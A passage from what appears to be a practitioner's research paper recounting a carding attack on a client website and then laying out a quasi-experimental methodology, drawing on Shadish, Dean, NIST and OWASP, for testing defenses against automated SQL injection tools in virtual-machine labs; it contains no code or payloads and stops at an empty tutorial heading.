So, somehow the skiddie would have made a deal with the attacker to obtain the credit card information of the victim. The skiddie did not immediately get the information. Instead, the programs which collected the card information would email them to a public email account. There, the attacker would probably log in, collect the data, and choose to forward it to his renter-skiddie when he was ready. The address on the email account matched the flash on the calling card and later claims of attribution.

1.4 The Reveal

When I found the shell, I used some of my contacts to smoke out my guy. I got independent confirmation on what type of Trojan it was. Then came the better intel. Based out of West Africa, my guy had called in, probably through Paris, to attack the site. The calling card he unpacked in the early stages confirmed who he was. He

unfurled a political banner on the site for some defacement. He bragged about his deeds to some friends. Then he got to work on building his empire.

During the year I had repeatedly seen some calls, encoded as chars, or single character variable values, that I thought might be the signature of my attacker. I looked up this code. I had found some gaming sites, some Facebook pages, some clues in forums about his interests. At about the right age, in about what I thought was the right place, I thought for sure this would be the calling card of my guy. I was wrong. Perhaps those char-encoded values were the signature of another attacker, one who did less damage. Or maybe it was a magic value or command of some type that would be used by programs buried in the compromised machine. Whatever it was, I have to admit that one particular call did not seem to match the public face of the person behind the carding operation. Perhaps our honey attracted a lot of flies.

When my contacts revealed to me the hacker name of the person who attacked the site, I looked him up. He had even published videos on YouTube showing attacks like those he probably carried out against us. I remember watching the video carefully, noting the name of the automated tools he used to carry out these attacks. I made sure I got a copy.

These attacks, and those attack tools, became the focus of my research into injection attacks. I have become curious about evaluating the effectiveness of these automated tools. Seeing so many attacks, it became clear that some were better than others. The better the automated tool, I suggested, perhaps the lesser the skill an attacker needed. While a true blackhat might not need much of anything to carry out his own custom-built attacks, many more uneducated, untrained, and inexperienced skiddies could carry out attacks with these automated tools. Type in a website address of a target destination and click a button. For some automated attack tools, that's all there was to it. I have decided to study those.

2 Towards Experimentation

2.1 Introduction

When we get on the Internet, we're accessing programs that are the result of hundreds of hours of work put in by unseen programmers and content contributors worldwide. The machines we use to access the Internet are also the result of thousands of hours of work by unseen factory laborers, electrical engineers, petroleum refinery workers, plastics and metal manufacturing workers, and even rare-earth miners. Perhaps we take for granted the labor of so many contributors whose cumulative efforts bejewel our gazes at digital screens and flavor the fictions of our imagination's whims. Through the teamwork of international commerce, our civilization has slogged past the brutal acts of extraction and creation and has made a wonderful network of digital technology that serves information to us all on command. We don't just stand on the shoulders of scientific giants of the past; the head which holds the daydreaming mind is cradled in the hands of our fellow person who has labored to bring us both vital data and idle joys. In places and parts of our lives where we think there is no Internet: the Internet may be there. Should we choose to live lives of an off-the grid cash economy: still, the businesses we interact with would use networks, public and private, to process and share our data. Many of us don't know how it all works.

Those who don't may live in fear of "The Hacker." Those of us who do understand programming recognize and respect the dangers, but know there are distinct technological limits to what people can and can't do with machines. Often, we recognize that the vulnerabilities exploited by attackers are really just overlooked or unaddressed unlikely opportunities for problems with data. One man's disregarded trash of casual, unchecked input assignment is another man's treasured opportunity for exploit. In this paper we will deal with one of the most common problems associated with undisciplined programming techniques on the web, SQL Injection.

To understand SQL Injection's place in the world of web programming, we have to accept some basic descriptions of the programs that make web pages. There are three common kinds of content in the web programs involved: static, form-based, and dynamic content. Static content is content that doesn't change between program runs. Form-based content is content that responds to user interaction with an online form. Dynamic content is content that changes as a result of program computations. We often see dynamic content that is based on user input from adjacent programs that were written to handle form-based content. [1]

In the mechanics of web programs' carrying data from one program to another, some attackers have been able to find common points of manipulation. One such area is URL encoding. In the address bar of our browsers, we can see directory-based information that describes where files are stored. Also in those URL addresses, we can see an opportunity to carry data from one program to another. It's in that carrying of data that attackers can seek to inject their own. Attacks that inject data for the purpose of striking at underlying databases fall into the category of SQL Injection

attacks ("SQLIATK"). [2] [3]

SQL Injection attacks are some of the most common attacks on web programs. Functions that allow programmers to validate and sanitize inputs have been a common defense against these attacks. Those defenses have been available for a long time through widely circulated, standardized methods that are often official parts of published web languages like PHP. [4] Yet, despite the availability of these common and easy-to-use defense mechanisms, SQL Injection attacks continue to plague the web. An OWASP study of the Top 10 Web Vulnerabilities in 2004 listed "Injection Flaws" as 6/10. A similar listing by OWASP in 2013 placed "Injection" at number one. [5] As this report is being written, OWASP is considering its Top 10 list for 2017. "Injection" is still at number one. [6] A combination of hasty programming, poor systems design, and lack of review and repairs seem to be the leading causes of promoting these vulnerabilities on the web. Shortly behind, we see the exploiting attacks follow.

By using SQL Injection, attackers can download, displace or destroy data. The risk to users, customers, clients, businessess and stakeholders is significant because these vulnerabilites are so easy to exploit that automated attack tools are publicly available and widely distributed. [7] SQL Injection attacks will remain a significant part of information security for the foreseeable future because, like many attacks on data in motion or data at rest, they are abuses of inherent characteristics. The same qualities that describe and define stateless transfer of data on the web create the very conditions to make a program susceptible to injection attacks. Therefore, because URL-encoded data transfers are a normal and legitimate part of web traffic we will continue to see injection attacks occur.

Risk assessments are at the core of any effective information security policy. [8] Without correct threat modelling, defining and describing expected methods of attacks, information technology professionals would not be able to mount an effective defense of their networks. Every day new attack tools surface. It's evident that skilled programmers can craft their own attacks using common programming tools and specialized libraries. [9] [10] [11] The most dangerous attack tools appear to be the most automated.

I feel that the most automated tools are the most dangerous because they imply a lower level of operator skill required to execute the programs. This supports a broad user base of attackers. Some of these programs come with online tutorials, manuals [12] and demonstrations [13]. Downloading the attack programs is often no more difficult than downloading any other program on the web. [14] At work I have witnessed the effects of these kinds of programs; that is, the heavy use of automated attacks can lead to an availability problem for web programs. While the individual attacks themselves, hit-by-hit, may be ineffective, the deluge of rapid-fire requests as HTTP calls may still each require a response from the server, albeit dismissive.

Given the great variety of attack tools available and given the great variety of website structures available, how is a network defender able to effectively simulate plausible attacks in order to prepare a reasonable defense? This is a central question of some my recent work commerically and academically. In my work as a professional web programmer, I have seen a variety of effective and ineffective attacks against my

client's sites. I suppose that responses to attacks and preventive attack mitigation techniques seem to be intuitive or instinctive. Are these responses supported by science? Do we see effective defense when the effects of previous attacks seem to stop? When responding to attacks of significant power, can we design and quickly carry out experiments that will prove our chosen defensive techniques are effective risk controls?

My focus for this paper will be upon the relationship between risk assessment and experimental design. My hope is to follow this research with a battery of examples illustrating these experimentation techniques to demonstrate the correlation of these concepts. I am particularly interested in developing a methodology that would provide practical advisement or frameworks for decision making for small-shop programmers and sysadmins who need to be able to rapidly develop, test, and deploy a defense mechanism.

Will it be possible to know, before experimentation begins in earnest, if the experiment can be designed to lead the programmer towards the right kind of answer? Can this outcome be promoted by choosing certain kinds of experiment types over one another? For example, can we show that hasty experimental design approaches can have immediate tactical benefit to the defender who must take immediate action? Can we show that a more deliberate experimental design can promote a stronger defense strategy by describing effective needed changes in security policies? How can programmers know if the sites they design in experimentation have a reasonable chance of producing the needed outcome to combat specific categories of threats? In order to be able to reach toward effective answers, we have to begin by knowing that we are asking the right questions through experimental design.

2.2 Related Work

We know that a standardized review of risk assessment categories can be found from National Institute of Standards and Technology (NIST). Their Cybersecurity Framework lists core components functions that include the topics of, "Identify, Protect, Detect, Respond, Recover." [15] For this next piece, I would suggest that a direct reference to the risk assessment categories in the reference would be helpful. NIST provided a detailed and lengthy chart packed with information. Below, we briefly consider chart components and points to concepts readily observed in the experiments under consideration. This next paragraph will likely require a direct comparison to the table [16] to be helpful.

When we consider the possibility of responding to a SQL Injection attack by mitigating with an experimentally proven technique, we can see participation in all of these functions. I find it helpful to consider them in reverse by supposing participation in a selected category of each function. To "Recover": "Improvements" would have been agreed upon already, as part of accepting the concept of responsive security maintenance and mitigation. To "Respond" : "Mitigation" is directly listed. To "Detect" : "Security Continuous Monitoring" can be chosen; for example, even though SQL Injection attacks attempt to strike at the database, they are most likely

to be detected by filtering and examining logs of calls made to the website through URLs. This is why in the "Detect" function we are more likely to choose continuous monitoring over "Anomalies and Events." To "Protect" : "Information Protection Processes & Procedures" would be chosen because periodic log reviews would be a protection procedure. Finally, to "Identify" : "risk assessment", or the identification, observation and response to risk from SQL Injection attacks would be chosen. In this way, we can quickly relate the broader categories of the NIST Cybersecurity Framework to the immediate actions of mitigating SQLIATK. This framework is useful to us as a paradigm for devising and implementing a mitigation response because it is a widely acknowledged emerging government standard for communicating information security concerns throughout the structure of entities like governments and businesses.[17][18]

Given the scope of detail of our studies, and the role Shadish's work plays in them, I felt is was appropriate to concentrate on chapters 1, 4 and 11.

The late William Shadish was an industry leader in describing quasi-natural experiments. [19] [20] A recent article by Benjamin Dean shows that Shadish's ideas can be readily applied to evaluating cybersecurity threats [21] [22]. Shadish's work seemed to focus primarily on the social sciences and education [23] [24], but the constraints on experiments make his work applicable to establishing good experimental design for evaluating information security practices. There is an analogy available because many of the conditions in cyberattacks and social policy affect distinct units (like one person or one machine) with one-time events. Dean's work summarized methods that can be used to relate Shadish's experimental design guidance to larger situations involving policy changes. [25]

To accept the point made by Dean [26] that we should use quasi-natural experimentation because common, reproducable scientific experimentation methods may be too difficult or too complex for the contemporary network security environment: we could look for a counterpoint by turning to examples of effective scientific experiment design like those described by Virgil Anderson. [27] He thoroughly described experiments based on random control trials. Dean asserted, as we'll see, that, "To date, randomized controlled trials have not been proposed, much less attempted, for cybersecurity policies. [28]" Meanwhile, "The gold standard for research design to evaluate policies is the randomized controlled trial. [29](p. 147)" As we discuss later, we'll see that randomized controlled trials are much more expensive in design and execution while being poorly suited to responding to the real-world conditions of cyberattacks. Instead, quasi-natural experiments are favored.

To accept the chart outlined by Dean [30] that would describe some quasi-natural experimentation methods and expected outcomes, we would need to better understand Dean's underlying authority: Shadish. Shadish described some characteristics of program evaluation. It should be noted that Shadish wasn't writing about computer programs themselves; instead, Shadish was writing about social programs and policies. It was in that sense that Dean was able to apply Shadish's assertions to cybersecurity policies for nation-states. We, too, can adapt Shadish's advice on the relationship between quasi-natural experimentation and policy (i.e. "social program" [31]) in our quest for better rapidly developed network defenses.

Shadish asserted in his article on "Multiplist Perspective" that quasi-natural experimentation would benefit from critical multiplist perspectives. What this means is that if multiple experiments are conducted with variations in subtask performance, then we can gain the benefit of uncovering how bias might have affected our experiments. Shadish was asserting that if we conducted every part of the experiment exactly the same way every time, then our bias in choosing experimental frameworks would remain hidden. By accepting the prejudice of a too-rigid experimentation model, then we might face the danger of rigorously hiding the detrimental effects of our own prejudices. [32]

In order to better understand the framework that Shadish's perspective can provide, I would like to summarize some of his assertions from his book on Quasi-Experimental Designs [33]. Accepting his terms for describing concepts related to experimentation is an important part of linking Dean's methods to experimental validity. If we are to practically apply these assertions to real-world problems and solutions, then it pays to take some time to understand and accept the terms and their nuanced suggestions for our ideas.

Shadish's book contains several chapters that are important to fortifying the idea that quasi-natural experimentation is a good foundation for making scientific assertions. The entire text is a detailed and systematic defense of quasi-natural experimentation. Of the chapters, some are more pertinent to our arguments; we'll look at those.

Chapter 1 covered the general concept of quasi-natural experimentation in the broader scheme of scientific development. In it, Shadish described how experiments can describe cause; he showed how experiments have evolved over time; he described contemporary experiment types; he provided a summary of different kinds of validity. These works help us to understand that quasi-natural experimentation is a legitimate scientific method that fits inside the broader canon of past scientific achievement.

Chapter 2 covered a detailed examination of the concepts of internal validity. Here we can see the foundation for assertions of "right" and "wrong" that can be drawn from experimental conclusions. Shadish wrote about what validity is; also, he covered how statistical examinations can be used to examine observational data and draw conclusions from it.

Chapter 3 covered a detailed examination of the concepts of external validity. This described some of the problems of projecting or applying experimental results outside of the experiment itself. Shadish showed how problems could arise by broadening, narrowing, or otherwise scaling the results to fit real-world conditions of another size or scope.

In Chapter 4, "Quasi-Experimental Designs That Either Lack a Control Group or Lack Pretest Observations on the Outcome" we can find guidance that might be helpful in situations where an attack is discovered by surprise. That is, if we had a system whose state we knew or could prove before an attack, then we could understand how subsequent experimentation might succeed or fail. I think this chapter could be insightful because so many attacks require situational defense without proper laboratory preparation.

In Chapter 11, "Generalized Causal Inference: A Grounded Theory" we have a chance at grasping Shadish's summary justification for using quasi-natural experimentation. This chapter discussed how principles of theory can support quasi-natural experimentation. Since this chapter followed previous defenses, it offers a chance to see the guidance in and of itself, as an assertion, without the burden of point-by-point defense.

Shadish attributed "the experiment" we accept today as the work of Fisher. [34] To Fisher and his contemporaries, we ascribe the concepts of random assignment and a nonrandomized control group. Random assignment and nonrandomized control groups were as important to experimentation as laboratory glassware was to Chemistry. Assignment and control brought certain features to the thought behind experiments. Shadish wrote, "... the key feature ... is still to deliberately vary something so as to discover what happens to something else later. [35]"

Shadish discussed the influence of Locke, Mackie and Hume on the concepts of cause and effect; he discussed the influence of Rubin and John Stuart Mill on causal relationships. Locke's definitions were, "A cause is that which makes any other thing, either simple idea, substance, or mode, begin to be; and an effect is that, which had its beginning from some other thing. [36]" When describing Mackie's work on causes, Shadish told us about Mackie's "inus condition – 'an insufficient but non-redundant part of an unnecessary but sufficient condition.' [37]" The inus condition is significant to us in these explorations about SQL Injection Attacks on complex networked systems because practical experience shows us that so many smaller, contributing factors play a role but cannot be so strongly described as the cause themselves. Shadish likened these to the lighted match which starts the forest fire. "It is part of a sufficient condition," he wrote, " ... in combination with the full constellation of factors. [38]" Inus conditions may also need a relationship to a larger set of conditions. Shadish wrote in one example, "... was an inus condition. It was insufficient cause by itself, and its effectiveness required it to be embedded in a larger set of conditions that were not even fully understood by the original investigators. Most causes are more accurately called inus conditions. [39]" I felt that this was particularly close to some practical conclusions that I've seen drawn about cause and effect in computer security problems. That is, we may say that a certain attack causes some specified damage, but the attack code is surrounded by many supporting inus conditions that are an assumed and often ignored part of the problem. The file structure of the attacked program might be one such example. The many configuration details of a web server or database might be others. Many attacks require a very specific set of conditions to be present in order for an attack to succeed. These conditions would be the inus conditions in some of our problems. Shadish went on to warn that, "causal relationships ... are not deterministic but only increase the probability that an effect will occur... To different degrees, all causal relationships are context dependent.[40]" Shadish went on to outline Hume's influence over effect by pointing out that, "An effect is the difference between what did happen and what would have happened.[41]" Counterfactual conditions ("A counterfactual is something that is contrary to fact," e.g.[42]) were noted in Shadish's discussion of Rubin's Causal Model and its influence over our understanding of case-control studies. He

concluded his discussions on cause and effect definitions with John Stuart Mill's, " ... a causal relationship exists if (1) the cause preceded the effect, (2) the cause was related to the effect, and (3) we can find no plausible alternative explanation for the effect other than the cause. [43]"

In these terms Shadish described, we can begin to see the details of contention about the validity of experiments that could prove the strengthening of a system through patching or modification. Take Mill's third point, above, for example. How often do we presume that an attack was the cause of damage because we did not discover another cause? Assuming the correct identification of a cause by admitting that there are no other explanations can lead to dangerous omissions when human deceit is a factor. For example, I remember one Forensic Anthropology professor describe to me that during criminal investigations it was common for bodies to be discovered hidden beneath something else that was buried, like refuse or a dead animal. In cases where deception can provide an attacker defense by confounding an investigation, there might be a secondary planting of evidence, a secondary attack with code, or another confounding mechanism that might cause us to prematurely conclude that we've correctly identified an attack. Since correct contamination identification is a strong predicate for implementing effective countermeasures, our incorrect assumptions can provoke an early quit to an investigation that might actually prolong or promote an attack by causing us to emplace the wrong corrections. When installing defensive measures in reaction to damage from an attack, we can imagine how simple assumptions of cause and effect can create worsening complexities.

Shadish also discussed the old saw, "Correlation does not prove causation," and confounds. In discussing manipulatable and nonmanipulatable causes, he pointed out, "Experiments explore the effects of things that can be manipulated ... Nonmanipulatable events or attributes cannot be causes in experiments because we cannot deliberately vary them to see what then happens. [44]" I would suggest that this one-off nature of reality, when observing an attack against a website, goes to show that we witness nonmanipulatable events. During the one event that is an attack, the specifics of the attack are normally beyond our control; they are nonmaniuplatable events. However, Shadish does suggest support for the action of simulating an attack to explore its cause, effect and causal relationships because he wrote, "analogue experiments can sometimes be done on nonmanipulatable causes, that is, experiments that manipulate an agent that is similar to the cause of interest [45](p. 7)" In that, I would suggest, is justification for continuing with an experiment to simulate a SQL Injection attack, its detection, its defense, and its recovery.

Before he continues to tell us about what kind of experiment might be at hand, Shadish covered causal description and causal explantion. These discussions of "the whole" or "the part" of cause as "molar" or "molecular" causal conditions offered important insight into instances when we might need to guard against projecting results into wider conclusions [46]. However, they also offer us an opportunity to make some important distinguishments among what types of experiments might be at hand. I assert that, depending on the behavior of the programmer at the time: the scientific interactions might be in different forms of experiments. We might have a "natural experiment" at the moment of attack. We might have a "correlational

design, passive observational design, and nonexperimental design" [47](p. 18) in various stages of logging, discovery, or normal business and machine operations related to the attack event. This might be of relevance later, as quasi-experimental results are applied to patching activities and improving risk assessments by applying risk controls: it will be critical to maintain correct context in order to understand why attacks succeed and why people and machines might fail or succeed in responding to those attacks.

Shadish wrote, "In the end, then, causal descriptions and causal explanations are in delicate balance in experiments. What experiments do best is to improve causal descriptions; they do less well at explaining causal relationships. [48]" Causal description, he stated, is about the consequences of varying treatment in an experiment. "The practical importance of causal explanation is brought home when [a treatment] ... fails to solve the problem. Explanatory knowledge then offers clues about how to fix the problem.[49]" These descriptions of different segments of considering cause can help us understand why sometimes we leap to a conclusion about why a treatment might be a good choice. The explanatory knowledge he refers to may be, in our cases as programmers facing SQLIATK, an overall understanding of how these attacks work. Without a personal library of understanding how to defend against these attacks, suggestions that programmers present fortified programs are not readily realizable suggestions for improvement. How can we improve this broad explanatory knowledge that helps us recognize clues? Through training and experience, and also through experimentation.

Although we have already mentioned that the types of experiments we are interested in are "quasi-experiments," I would like to review some of the established terms for describing experiments. Also I would like to suggest why quasi-experiments will have validity as the preferred design for this type of situation (i.e., a desire to test SQLIATK mechanisms) even though there are many pitfalls for fallability and error that might not be present in a traditional randomized experiment. From Shadish, we can take these summary terms:

"Experiment: a study in which an intervention is deliberately introduced to observe its effects. [50]"

"Randomized Experiment: An experiment in which units are assigned to receive the treatment or an alternative condition by a random process ... [51]"

"Quasi-Experiment: An experiment in which units are not assigned to conditions randomly. [52]"

"Natural Experiment: Not really an experiment because the cause usually cannot be manipulated; a study that contrasts a naturally occurring event such as an earthquake with a comparison condition. [53]"

"Correlational Study: Usually synonymous with nonexperimental or observational study; a study that simply observes the size and direction of a relationship among variables. [54]"

As Shadish discussed the features of a quasi-experiment, he noted some key ideas:

"Quasi-experiments share with all other experiments a similar purpose – to test descriptive causal hypotheses about manipulatable causes ... [55](p. 14)"

"In quasi-experiments, the cause is manipulable and occurs before the effect is measured. [56]"

"In quasi-experiments, the researcher has to enumerate alternative explanations one by one, decide which are plausible, and then use logic, design, and measurement to assess whether each one is operating in a way that might explain any observed effect. [57]"

"Quasi-experimentation is falsificationist in that it requires experimenters to identify a causal claim and then to generate and examine plausible alternative explanations that might falsify the claim. [58]"

"Thus the focus on plausibility is a two-edged sword: it reduces the range of alternatives to be considered in quasi-experimental work, yet it also leaves the resulting causal inference vulnerable to the discovery that an implausible-seeming alternative may later emerge as a likely causal agent. [59]"

Given those terms and ideas about quasi-natural experiments, I would assert that: (1) The moment of actual attack is a natural experiment. (2) The moment of discovery of an attack by observation or log review is a correlational study. (3) The systematic attempt to develop, to test, or to implement a defense against a SQLIATK in a testable, repeatable, observable manner is a quasi-experiment. Accepting these concepts, let us continue with our discussion by exploring why we might be interested in conducting experiments like these.

Returning to the work by Dean, we can see that a "sprint" or round of experiments for the purpose of changing a policy might itself be regarded as a quasi-experiment. Dean discussed the impact of policy changes, particularly at the national level. He wrote, "Quasi-natural experiments, by contrast, do not involve the random application of treatment. Instead, a treatment is applied due to social or political factors, such as a change in laws or implementation of a new government program. ...The group that receives treatment in a quasi-natural experiment is called the comparison group instead of the control group.[60](p. 148)"

Dean also advised readers to consider to cost of these kinds of experiments. While I would expect that, for academic purposes, we might initially see cost as a matter of number of test iterations or with respect to monetary expense of machine setup and licensing, Dean related experimental design to cost. He asserted that a more complex experimental design would be more expensive to run in order to affect a policy change("... the robustness and generalizability of the results increases at the expense of practicality and/or cost" [61](p.149)). The design types he presented graduated from single-element characteristics that required simple treatment to multi-element characteristics that involved more complex patterns of control groups and testing. Dean advised that three feature types could broadly describe the experiment's complexity: (1) whether the study was prospective or retrospective; (2) whether the study used a control group, a comparison group, or neither; (3) comparison of data over time or over multiple characteristics. [62](p. 149)

2.3 Motivation

After seeing so many attacks against a commercial site that I work with on a daily basis, I felt a natural interest in the attack tools available worldwide. In my research on effective and ineffective attacks against my client's commercial sites, I have found: attack tools, author signatures in source code, ingenious page-serving mechanisms to imitate web server actions, instructional videos on SQL Injection attack tool use, websites publishing catalogs of known website defacements, and the like. There is a generous field of support for the casual attacker. As a defender, I see a marketplace crowded with expensive products produced by companies that have months-long backlogs of threat patching needs. I believe that the reality of our marketplace is that we have to be prepared to conduct defensive network security and application security experiments ourselves.

We know that large DDoS attacks like the Mirai botnet can reasonably make static defense inadequate [63]. We see attacks like these as prevalent threats. They are occurring with such frequency that noting the latest newsworthy attack by its timely characteristic like size, victimization base, owner of breached computer, etc., is more likely to date our views than to describe the urgency of defending against attacks like these. We can see that, in general, cybersecurity threats have risen to the attention of the general public. Of these threats, different varieties of injection attacks, taken together, have a leading influence.

OWASP's website for its Top 10 of 2017 describes injection as, "Injection flaws, such as SQL, Operating System (OS), and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. [64]" I learned about LDAP injection attacks by attending a security conference class given by Jared Haight. In a sample LDAP injection attack, we devised a Powershell function that would check a username and password combination by contacting a computer with an LDAP call. If the username and password were valid, the spoofed LDAP call would work. In that situation simple LDAP injection attacks could be used to verify user credentials. That information could support other, escalated, mischief within a network.[65] OWASP considers these injection variants just as harmful as SQLIATK, but due to our limits, we will explore SQLIATK here.

Should we need to respond to the idea that injection attacks are worth securing against, my reading has included selections from Paul Day's "CyberAttack." [66] This is a general information book on contemporary issues in information security that summarizes emerging topics and explains information security industry jargon in plain terms.

Day pointed out some contemporary factors that show that crime supported by computer abuse has made a substantial impact on many economies and cultures. We see the 2001 Budapest Convention as an international standard and mechanism for accepting the concept of computer crimes across nations and cultures. Day noted that the European Commission chose to adopt a "'general policy against cybercrime'[67](p. 7)" because there was "no agreed definition of cybercrime" in May

2007. He wrote, "The Commission's solution was to propose a threefold definition: 1. Traditional forms of crime such as fraud or forgery committed over electronic communication systems and information systems. 2. The publication of illegal content over electronic media (e.g. child sexual abuse material or incitement to racial hatred). 3. Crimes unique to electronic networks (e.g. attacks against information systems, denial of service and hacking).[68](p. 7)" Day wrote, in the United States, "The Federal Bureau of Investigation (FBI) currently track cybercrime types using 27 different categories of cybercrime – but there are more than 60 subcategories. Different law enforcement agencies across the world have different cybercrime laws – and some countries have no laws at all. [69](p. 7)" Similarly, Dean noted, "... all countries might benefit on a net basis from international cooperation around increasing cybersecurity and fighting cybercrime. Yet such cooperation does not occur ogranically, even between countries or regions with commonly held values and interests, (e.g. the Eurpoean Union and United States). [70](p. 146)"

Day explained, "Cyber-criminals have quickly learned how to steal in cyberspace - and the 'triangle of cybercrime' relies on three things: (1) the generation of possibilities for cybercrime through data theft and malware introduction; (2) the operation and maintenance of cyber-criminals through a secondary supply chain; and (3) a seemingly endless supply of low level cyber-criminals and 'cash-out mules' who are the foot soldiers in the cyber-mafia – and who get caught eventually." [71](p. 6) In this scheme that Day outlined, our interest in evaluating SQL Injection Attacks is related to his first point. SQLIATK are a common mechanism of intrusion; those injection-based intrusions are often the breach in a system's security that leads to subsequent victimization from computer crimes.

Later in his book, after discussing the direct and indirect costs of cybercrime, Day summarized three studies commissioned by the US and UK governments between 2006 and 2012. In those the studies provided several recommendations for preventing cybercrime. Among those relevant to our experiments, include:

"1. Interfere with the distribution of crime-ware via filtering, automated patching and coutnermeasures against content injection attacks. Spam filters can prevent the delivery of deceptive messages" (i.e. a common mechanism for gaining initial entry to a system by deception and user-sponsored intrusion). "Automated patching can make systems less vulnerable. Improved countermeasures to content injection attacks can prevent cross-site scripting and SQL injection attacks. [72](p. 48)" This assertion by Day suggests support for the general idea of developing patches to systems subject to attack.

"6. Interfere with the ability of the attacker to receive and use confidential data by encoding data in a form that renders it valueless to an attacker. [73](p. 49)" This is significant to us because many of the standardized methods available in server-side programming languages contain methods already available to neutralize an attacker's attempt to sniff out a target with simple matching by encrypting the data before the attack occurs. Dictionary attacks, based on the exhaustive iteration over word lists, can be foiled by breaking the ability of an attacker to discover a simple match within a system by encrypting the data beforehand. Similarly, navigation within a system can be foiled by jamming dictionary style attacks that an attacker

might use to navigate to commonly named directories by using encrypted strings instead of plaintext names. That is, if directory names are coined with a hash instead of plain language, then they can form a defensive layer against these kinds of attacks. We have witnessed these tactics in the wild, and they can be an attacker's obstacle in some of the experiments that we might establish.

"3. Prevent crime-ware from executing by validating code prior to execution. [74](p. 49)" In large corporations we may see job-scheduling software that is used to initiate and validate a program run against a pre-planned schedule. For most small computer users, however, there aren't readily available code-validation procedures that would interfere with execution that could be readily implemented in a way that would stifle SQLIATK. Many attacks seem to be predicated on the idea that the attacker intends to abuse a legitimate system. The attack is often a momentary abuse of a common, working program. Perhaps its features or options or ability to carry data are momentarily misused for the purpose of attack. In these situations, the seemingly easy advice to validate code can actually turn into a complex problem. I would suggest that computers are good at following linear instructions, but presently poor at human right-brain style thinking that allows us to make holistic evaluations in a moment.[75] In practice I have seen that identifying SQLIATK code can be done by directly reading server logs; as a person familiar with reading code, I can readily see the attack occurring in isolated lines. However, explaining to a computer, in principle, that each run of a server side program was validated before that program executes is a tall order. Instead, we often see web programming professionals opting for validating data input. Some more thorough evaluations might guide data validation with client-side form-based suggestive limitations, server-side inspection and validation of received data, and maybe server-side inspection and validation of processed data prepared for output. All in, this concept of code validation prior to execution is a rich area for exploration with experiments like these. I would suggest that preventing known attack code form executing might be an example of a quantifiable and qualifiable test that could yield simple binary ("yes/no") results that might lend itself well to simple mathematical scoring and statistical analysis.

With contemporary factors like these to be considered, I think we can suggest that SQLIATK experiments are worthwhile. We can see that they can be societally beneficial by reducing the likelihood of successful computer crimes. We can see that the experiments can serve humanity even though we may not have a universal acceptance of what a computer crime is (e.g. the European Convention's in-principle acceptance, above). We can see that there is probable cause for suggesting that advice for mechanisms to reduce computer crime, like Paul Day's suggestions above, could be testable as experiments by computer scientists.

2.4 Experimental Structure

Let us consider the physical components to the computer environments that might support these experiments. These include: the computer environment that holds the operational programs, the mechanisms that can be used for conducting tests with

and without human intervention, the structure of organized files holding data and programs throughout the experiment, and the choice of attack code.

For computer environments that we might use, I have encountered three main methods for simulating websites that looked reasonable to me for running simulations of attacks. The first, my favorite, was introduced to me at a B-Sides Charleston event on reversing and hacking Windows 7 applications with Kali Linux.[76] In these setups, a VirtualBox VM [77] is used to hold the target OS and another VM is used to hold the attacker's OS. [78] In another, VMWare virtual machines [79] were used to support Samurai Web Testing Framework 3.3.2. For those attacks, Jason Gillam was able to demonstrate Burp Suite and some other attack tools against a website that was especially built to be vulnerable. These "hackable" sites are designed to be more like targets for CTF (i.e. "Capture The Flag" games used by hackers to compete for discovering target strings of code by successfully completing security puzzles). While robust and ready for hacking, these models are better suited for training security professionals than for running real-world experiments evaluating the effectiveness of SQLIATK tools. As a training tool for the people interacting in security, this "hackable site" model is clearly an effective learning tool. [80] In the third model for setting up target sites, I saw Jared Haight establish an effective class on security quickly by having a target site established in a Microsoft Azure environment [81], with subtle variations for each student's logins. In that class it seemed as though each environment was established in a VM and cloned.[82] That method seemed to provide many people with sites quickly. In a classroom environment, I felt that it was superior to having each student build his own sets of VMs. But, whether hosted on another computer, "in the cloud," or on a local machine, using VMs was clearly an industry standard for establishing target environments. The subtle differences in virtualization software seemed to be unimportant; the basic idea of using a VM to build the desired target environment was dominant. Using virtual machines as part of the experiment means that there are some hardware limitations on the experiments. Older equipment, for example, might not be suitable. I have discovered through experience that both the BIOS options and spec sheets of CPUs will often note the virtualization capabilities of a CPU, if they are present. Many CPUs manufactured after 2005 will contain these notations. Given the widespread use of virtualization software and hardware, and accepting that a machine older than that might need a different testing environment, I felt that this will be an acceptable constraint for upcoming experiments. When considering these three main models for security experimentation that I have seen over the past year, I felt that the best choice would be a model that would allow programmers to simulate their desired protected site, like a commercial client's website, or a section of it. I have decided that the first model is the better choice for the type of experiments that I would like to run.

For testing mechanisms available to us, we should choose programs that simulate but do not require human intervention. In contemporary web programming graphical user interfaces are frequently implemented and may be related to attacks on web programming as either the attack program or the target. However, their initial design, the expectation that people would have to use the devices, is not

the only option. Many of those controls can be programmatically activated or simulated. To that end we can use programs like: JUnit, QUnit, PHPUnit, or Selenium.[83][84][85][86] This way, we could program the activation of controls and not rely as heavily on human test participants. Also, we could extract live attack code, modify it slightly, and send it using programs like "curl" with "cron".

For the structure of the target and attacker file systems, we could consider four main components: (1) Common Linux OS variants; (2) Microsoft Windows OS structures, like their Windows VM [87] ; (3) a variety of database engines like MySQL [88] to support dynamic web pages and the main target for injections; also, their supporting programs like phpMyAdmin [89] (4) web server control panels, web server engines like Apache, and other related files.

To understand our expectations of the attack, we would need to decide how deeply we would simulate some of the common patterns of SQLIATK. The targeted URLs may be a given, as there are target lists of vulnerable websites that circulate in forums on the Internet. Meanwhile, the other stages would need to be determined: recon, dropper, RAT, sustained exploit, and exploited system integration. These phases of operation are common to attack attempts I have seen in the past. They would be influential components in any SQLIATK experimentation.

2.5 The Road Ahead

I am looking forward to these upcoming months in which I will carry out some of these experiments. I'm excited to get started with practical experimentation. Can we see the compromises that can occur during SQLIATK that I've witnesses in past attack and reversing classes? What will those attack successes look like? Will expected defensive conditions hold? Will expected weaknesses show failure? Very exciting.

In this paper, we have examined the support for the design of experiments with SQL Injection attack tools. We have shown that there is a scientifically valid pathway that can link experimental simulations to policy and practice improvements. We know that those policy changes can affect risk assessments by associating the type of event with appropriate risk categories. We have examined elementary terms and challenged our assumptions about them in order to make reasoned choices in our descriptions. We understand that despite the many complex influences upon systems we can draw valid scientific conclusions from experiments involving SQL Injection Attacks in a quasi-experiment. We recognize that the parameters of experimentation can change and be redefined by establishing a clearly defined scope of experiment. We understand that the complexity of experimental design is related to its costs. Given these ideas, I think we have established a reasonable foundation for describing and evaluating SQL Injection attack tools through quasi-natural experimentation in order to inform risk assessments and information security policies.

2.6 Sample Tutorial with Msfvenom

